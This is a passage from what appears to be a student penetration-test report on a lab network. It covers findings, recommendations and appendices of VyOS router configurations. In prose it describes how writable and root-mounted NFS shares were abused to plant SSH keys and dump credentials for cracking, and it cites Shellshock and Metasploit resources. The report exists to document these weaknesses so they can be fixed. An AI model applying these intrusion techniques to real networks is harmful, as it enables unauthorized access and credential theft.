The DMZ is exposed to the other parts of the network meaning that in case of an attack scenario, any machine residing on it is accessible and can become a potential target.

As was the case of this assessment, allowing the hosts residing on a DMZ to access the Firewall configuration panel, can lead to the Firewall protection on the LAN machines becoming null and the network be further compromised.

Access restrictions on DMZ machines to the administration panel on the PfSense firewall is a critical mitigation to be done with a very low number of resources required as only changing the configuration of the firewall is enough for achieving so.

Telnet usage on routers

All routers have telnet enabled in their configuration. While security issues for network interception or tampering can exist only when internal staff ends up using telnet over the encrypted SSH service, to prevent any unexpected scenario and force usage of encrypted communication internally, disabling telnet can prevent attackers to steal credentials or other sensitive information.

Misconfigured services

Services such as the hosted NFS shares were insecurely configured across several machines allowing exploitation for otherwise mostly safe machines.

Each service and its configuration can be a potential security risk inside a network, so each service must be periodically checked for misconfigurations.

An example is 192.168.0.66 which had the /etc/exports file used by the NFS share service allowing the writing of files. This allowed SSH keys to be uploaded and public key authentication bypassed on an otherwise secure machine.

192.168.0.210 was also affected by a misconfiguration of the NFS share, as using the root of the drive as a mount point allowed dumping credentials to later have them cracked with a dictionary attack.

HTTP connection allowed on internal web servers.

While generally this can be ignored when websites and related traffic do not include any sensitive data, both the WordPress server and PfSense Firewall administration login panel were vulnerable to traffic reading and manipulation, allowing any attacker by using a MITM attack or any other form of traffic interception to recover for example credentials or cookies useful for later accessing privileged administration accounts even if credentials themselves are secure. To prevent this, Web servers should force even with self-signed SSL certificates an HTTPS connection.

Conclusions

General Recommendations for Mitigation Planning and Network Evaluation

The assessment proved the network to be extremely insecure, mainly due to a lack of proper security in the generation and management of credentials. This was supported by the misconfiguration in the often-outdated services allowing obtained credentials to be reused several times to escalate from one machine to the others inside the same or neighboring networks or the retrieval of them by the usage of direct password attacks without any restriction to prevent that in place.

The network design relies on a bus topology, which offers no redundancy in case of equipment failure.

While routers can be easily reconnected from a bus to a ring topology, the LAN network behind the firewall, in case there is any failure, will still have no redundancy, suggesting that a complete network redesign should be considered if possible and a long-term service disruption inside the corporate environment is not problematic.

Mitigations to be prioritized for fixing any security weakness in the network are left to the discretion of the administrator, but the priority is suggested to be given to the most critical ones, regardless of complexity and resources required for mitigation, as in case of a security accident the impact on service availability will be extremely high during any eventual incident if no action is taken and any incident response team will find very difficult to block any infiltration both due to the network completely lacking security devices such as IPS and IDS and nature of security weaknesses.

Possible Improvements for Long-Term Network Maintenance

It is suggested to add, over the long term, at the discretion of the company administration, the addition of security devices such as an Intrusion Prevention System (IPS) or an Intrusion Detection System and support of redundancy inside the network by use of virtualized environments supporting High Availability redundancy systems.

Virtualized environments, even in the case of equipment failure or unauthorized access, can usually aid in the response and investigation of any accident alongside quick restoration through the snapshot system of any disrupted or compromised service.

Also, when drastic changes to the internal structure are to be done, which applies to this environment as well, a test environment can be more easily created, and it becomes a less risky and difficult process to apply changes to the production environment.

Investment in these technologies can generally aid in these and many other ways both security and service departments inside the corporate environments prevent service disruption and aid during an incident response.

References

[1] Enache, T. (2014) *Shellshock vulnerability - owasp*. OWASP. Available at: https://owasp.org/www-pdf-archive//Shellshock_-_Tudor_Enache.pdf (Accessed: January 5, 2023).

[2] Chazelas, S. (2018) *Apache mod_cgi bash environment variable code injection (shellshock), Rapid7*. Rapid7. Available at: https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/ (Accessed: January 6, 2023).

[3] *How to disable "sudo su" for users in sudoers configuration file* (no date) *The Geek Diary*. Available at: https://www.thegeekdiary.com/how-to-disable-sudo-su-for-users-in-sudoers-configuration-file/ (Accessed: January 3, 2023).

[4] Hamsik, A. (no date) *TCP and DNS through proxy server. HTTP and socks, ProxyChains*. Available at: https://proxychains.sourceforge.net/ (Accessed: January 6, 2023).

[5] rapid7 (2021) *Metasploit-framework/SSH_LOGIN.MD at master · Rapid7/metasploit-framework, GitHub*. Rapid7. Available at: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/scanner/ssh/ssh_login.md (Accessed: January 1, 2023).

[6] Adams, D. (2021) *How to use nmap with proxychains*. Linuxhint. Available at: https://linuxhint.com/use-nmap-proxychains/ (Accessed: December 26, 2022).

[7] Kerrisk, M. (no date) *Arping(8) - linux manual page*. Jambit. Available at: https://man7.org/linux/man-pages/man8/arping.8.html (Accessed: December 29, 2022).

Appendix A

Router Configurations, Route Tables, and Interfaces

Router 1




Figure 1-1





Figure 1-2



```
vyos@vyos:~$ show config
interfaces {
    ethernet eth0 {
        address 192.168.0.193/27
        duplex auto
        hw-id 00:50:56:99:6c:e2
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.225/30
        duplex auto
        hw-id 00:50:56:99:91:e4
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 172.16.221.16/24
        duplex auto
        hw-id 00:0c:29:5a:07:78
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 1.1.1.1/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.192/27
            network 192.168.0.224/30
            network 172.16.221.0/24
        }
    }
}
service {
    dhcp-server {
        disabled true
        shared-network-name LAN {
            authoritative disable
            subnet 192.168.0.192/27 {
                default-router 192.168.0.193
                exclude 192.168.0.193
                exclude 192.168.0.200
                lease 60
                start 192.168.0.193 {
                    stop 192.168.0.222
                }
            }
        }
    }
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    ssh {
        port 22
    }
    telnet {
        port 23
    }
}
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
    }
    host-name vyos
```

Figure 1-3




Figure 1-4

Router 2



Figure 1-5

```
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

Figure 1-6

```
vyos@vyos:~$ show config
interfaces {
    ethernet eth0 {
        address 192.168.0.226/30
        duplex auto
        hw-id 00:50:56:99:56:5f
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.33/27
        duplex auto
        hw-id 00:50:56:99:af:41
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.229/30
        duplex auto
        hw-id 00:50:56:99:cf:44
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 2.2.2.2/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.224/30
            network 192.168.0.32/27
            network 192.168.0.228/30
        }
    }
}
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
    }
    host-name vyos
    login {
        user vyos {
            authentication {
                encrypted-password ****************
                plaintext-password ****************
            }
            level admin
        }
    }
    ntp {
        server 0.pool.ntp.org {
        }
        server 1.pool.ntp.org {
        }
        server 2.pool.ntp.org {
        }
    }
    package {
```

Figure 1-7



Figure 1-8

Router 3




Figure 1-9



Figure 2-1




Figure 2-2

```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Sep 28 11:41:45 UTC 2022 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 00:10:30
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 00:10:30
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 00:10:33
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 00:10:33
O   192.168.0.128/27 [110/10] is directly connected, eth1, 06:53:11
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 00:10:30
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 00:10:30
O   192.168.0.228/30 [110/10] is directly connected, eth0, 06:53:11
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 06:53:11
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 00:10:33
```

Figure 2-3

Router 4

```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Sep 28 11:42:18 UTC 2022 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 00:10:25
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 00:10:25
O   192.168.0.64/27 [110/10] is directly connected, eth1, 06:53:52
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 06:53:52
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 00:10:28
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 00:10:25
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 00:10:25
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 00:10:28
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 00:10:28
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 00:10:28
vyos@vyos:~$
```

Figure 2-4

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$
```

Figure 2-5

```
interfaces {
    ethernet eth0 {
        address 192.168.0.97/27
        duplex auto
        hw-id 00:50:56:99:4c:a5
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.65/27
        duplex auto
        hw-id 00:50:56:99:ac:d2
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 4.4.4.4/32
    }
}
protocols {
    ospf {
        area 0 {
        }
        area 1 {
            network 192.168.0.64/27
            network 192.168.0.96/27
        }
    }
}
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community public {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
    }
    host-name vyos
    login {
        user vyos {
            authentication {
                encrypted-password ****************
                plaintext-password ****************
            }
            level admin
        }
    }
    ntp {
        server 0.pool.ntp.org {
        }
        server 1.pool.ntp.org {
        }
        server 2.pool.ntp.org {
        }
    }
    package {
        auto-sync 1
        repository community {
            components main
            distribution helium
            password ****************
            url http://packages.vyos.net/vyos
            username ""
        }
```

Figure 2-6

```
    }
    package {
        auto-sync 1
        repository community {
            components main
            distribution helium
            password ****************
            url http://packages.vyos.net/vyos
            username ""
        }
    }
    syslog {
        global {
            facility all {
                level notice
            }
            facility protocols {
                level debug
            }
        }
    }
    time-zone UTC
}
vyos@vyos:~$
```

Figure 2-7

Appendix B

Additional Screenshots




Figure 2-8 Pf Sense HTTP connection




Figure 2-9 Firewall Interfaces

